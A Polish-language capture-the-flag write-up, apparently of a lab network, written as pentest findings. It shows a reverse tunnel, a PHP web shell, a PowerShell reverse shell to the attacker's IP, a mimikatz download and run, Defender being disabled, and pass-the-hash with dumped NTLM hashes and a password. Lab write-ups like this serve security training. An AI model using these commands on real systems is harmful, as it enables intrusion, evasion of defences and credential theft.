SHA256:yeUN90BPDcIjGnx5UH7aVek3dZIkY2IIIdzxH8CZmTg kali@kali
The key's randomart image is:
+---[RSA 3072]----+
|    ...+B.*+=B.++o|
|     ..E.Xo+=+*o.=|
|        ..++o+.+.+|
|        ..= = * +.|
|         S o o o o|
|                  |
|                  |
|                  |
+----[SHA256]-----+
```



Kopijuje chisel na maszynę:



Uruchamiam chisel na 2 maszynach:

kali: `./chisel_1.8.1_linux_amd64 server -p 8000 --reverse`

target: `./chisel_1.8.1_linux_amd64 client 10.50.108.202:8000 R:socks`


```
┌──(kali㉿kali)-[~/chiset]
└─$ ./chisel_1.8.1_linux_amd64 server -p 8000 --reverse
2023/06/23 09:37:38 server: Reverse tunnelling enabled
2023/06/23 09:37:38 server: Fingerprint X8aZx/85yRUbP7/Y1Ig1AdPqFuKW6o8NHHbOyYVTF30=
2023/06/23 09:37:38 server: Listening on http://0.0.0.0:8000
2023/06/23 09:40:07 server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks: Listening
```

```
root@ip-10-200-112-33:/tmp# chmod +x chisel_1.8.1_linux_amd64
root@ip-10-200-112-33:/tmp# ls
chisel_1.8.1_linux_amd64
systemd-private-8b7b2edf44e0427da657c2a76723991f-apache2.service-fGWGhj  systemd-private-8b7b2edf44e
systemd-private-8b7b2edf44e0427da657c2a76723991f-systemd-logind.service-N9f9Dg
root@ip-10-200-112-33:/tmp# ./chisel_1.8.1_linux_amd64 client 10.50.109.186:8000 R:socks
```


zmieniam plik */etc.proxychains4.conf*:

```
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks5   127.0.0.1 1080
```


I stworzyłem osobny proxy dla ataku:



wpisuje "target adress" i mam stronę logowania:




Sprobuje zresetować haslo usera **gurag**




38698ef433741b18376cbf43b2d62f5917a3f688285df69b9aed4c4604540829fe0b72b34a809e0ff856d14440fa7e6d4374(token)

udalo się! stworzyłem nowę haslo i mam flagę

HOLO{bcfe3bcb8e6897018c63fbec660ff238}





Password successfuly updated!
HOLO{bcfe3bcb8e6897018c63fbec660ff238}

NEW CREDS: **gurag:superpass**

Localizacja : strona resetowania hasla w aplikacji webowej

Recomendacja: Zmiana błednej konfiguracji


[High7.3] Remote Code Execution

Opisanie:

Zdalne wywoływanie komend tylko dzięki umieszczeniu ich w odpowiednim nagłówku protokołu

TCP.Pozwala to atakującemu działać w systemie/oprogramowaniu niezauważalnie, szpiegować ofiarę przez długi czas, rozdystrybuować przygotowane złośliwe oprogramowanie (malware), infekować powiązane urządzenia w sieci, przeprowadzać rekonesans itd.

Teraz możemy zaladować obrazek




Pobieram phpshella:

```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
```

```
</pre>
</body>
</html>
```

Zapisuje plik na server i z folderu "IMAGES" uruchamiam




Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
obsidian.png	2023-06-29 02:02	14K	
php_reverse_shell2.php	2023-06-29 04:09	9.1K	
shell.php	2023-06-29 17:04	301	
shell.png	2023-06-29 17:00	301	


Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11 Server at 10.200.111.31 Port 80

Mam zdalny CMD!!!



Po enumeracji znalazłem flage w *C:\Users\Administrator\Desktop\root.txt*

HOLO{50f9614809096ffe2d246e9dd21a76e1}



pobieram mimikatz

`git clone https://github.com/ParrotSec/mimikatz`

kopijuje mimikatz na maszyne celową

`python3 -m http.server 80`

i pobiram z kaliego

`powershell.exe Invoke-WebRequest http://10.50.108.202/mimikatz.exe -outfile mimikatz.exe`

```
 Volume in drive C has no label.
 Volume Serial Number is 3A33-D07B

 Directory of C:\web\htdocs\images

06/29/2023  05:49 PM

               .
      06/29/2023  05:49 PM
                    ..
            06/29/2023  05:49 PM         1,250,056 mimikatz.exe
            06/29/2023  02:02 AM            14,492 obsidian.png
            06/29/2023  04:09 AM             9,305 php_reverse_shell2.php
            06/29/2023  05:04 PM               301 shell.php
            06/29/2023  05:00 PM               301 shell.png
                           5 File(s)      1,274,455 bytes
                           2 Dir(s)  14,416,994,304 bytes free
```

udalo się

Żeby obejść Antyvirus - zrobiłem shella:


```
powershell -nop -W hidden -noni -ep bypass -c "$TCPClient = New-Object Net.Sockets.TCPClient('10.50.108.202', 53);$NetworkStream = $TCPClient.GetStream();$StreamWriter = New-Object IO.StreamWriter($NetworkStream);function WriteToStream ($String) {[byte[]]$script:Buffer = 0..$TCPClient.ReceiveBufferSize | % {0};$StreamWriter.Write($String + 'SHELL> ');$StreamWriter.Flush()}WriteToStream '';while(($BytesRead = $NetworkStream.Read($Buffer, 0, $Buffer.Length)) -gt 0) {$Command = ([text.encoding]::UTF8).GetString($Buffer, 0, $BytesRead - 1);$Output = try {Invoke-Expression $Command 2>&1 | Out-String} catch {$_ | Out-String}WriteToStream ($Output)}$StreamWriter.Close()"
```

I po sciagnieciu mimikarz : wyłaczyłem AV poleceniem

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

I uruchomiłem mimikatz

```
.\mimikatz.exe "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" exit
```



Mam dane usera watamet:

Authentication Id : 0 ; 296819 (00000000:00048773)

Session : Interactive from 1

User Name : watamet

Domain : HOLOLIVE

Logon Server : DC-SRV01

Logon Time : 6/29/2023 4:26:06 PM

SID : S-1-5-21-471847105-3603022926-1728018720-1132

msv :

[00000003] Primary

* Username : watamet

* Domain : HOLOLIVE

* NTLM : d8d41e6cf762a8c77776a1843d4141c9

* SHA1 : 7701207008976fdd6c6be9991574e2480853312d

* DPAPI : 300d9ad961f6f680c6904ac6d0f17fd0

tspkg :

wdigest :

* Username : watamet

* Domain : HOLOLIVE

* Password : (null)

kerberos :

* Username : watamet


* Domain : HOLO.LIVE

* **Password : Nothingtoworry!**

Lokalizacja: Aplikacja webowa
Recomendacja: Platforma Cyber Threat Intelligence jest niezbędna! Stosowanie bezpiecznych praktyk dotyczące bezpiecznego przesyłania plików.

[Critical 9.6] Remote Code Execution (CVE-2021-1675)

Opisanie:
krytyczną podatność CVE-2021-1675 – można zdalnie przejmować Windows Serwery (podatne wszystkie systemy od wersji 2008) + Windowsy klienckie 30 czerwca 2021
Chodzi o podatność która na początek nie wyglądała groźnie. Jednak właśnie Microsoft zmienił jej oznaczenie jako „Critical” .



Szukam gdzie można zalogować się tym userem

`proxychains4 crackmapexec smb 10.200.111.31 -u watamet -d HOLO.LIVE -H d8d41e6cf762a8c77776a1843d4141c9`

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ proxychains4 crackmapexec smb 10.200.111.31 -u watamet -d HOLO.LIVE -H d8d41e6cf762a8c77776a1843d4141c9
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.111.31:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.111.31:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.111.31:135  ...  OK
SMB         10.200.111.31   445    S-SRV01          [*] Windows 10.0 Build 17763 x64 (name:S-SRV01) (domain:HOLO.LIVE) (signing:Fal
se) (SMBv1:False)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.111.31:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.111.31:445  ...  OK
SMB         10.200.111.31   445    S-SRV01          [+] HOLO.LIVE\watamet:d8d41e6cf762a8c77776a1843d4141c9 (Pwn3d!)

┌──(kali㉿kali)-[~]
└─$
```

Nic ciekawego nie znalazłem ! Sprobuje przeskanować ciała sieć

`proxychains4 crackmapexec smb 10.200.111.0/24 -u watamet -d HOLO.LIVE -H d8d41e6cf762a8c77776a1843d4141c9`

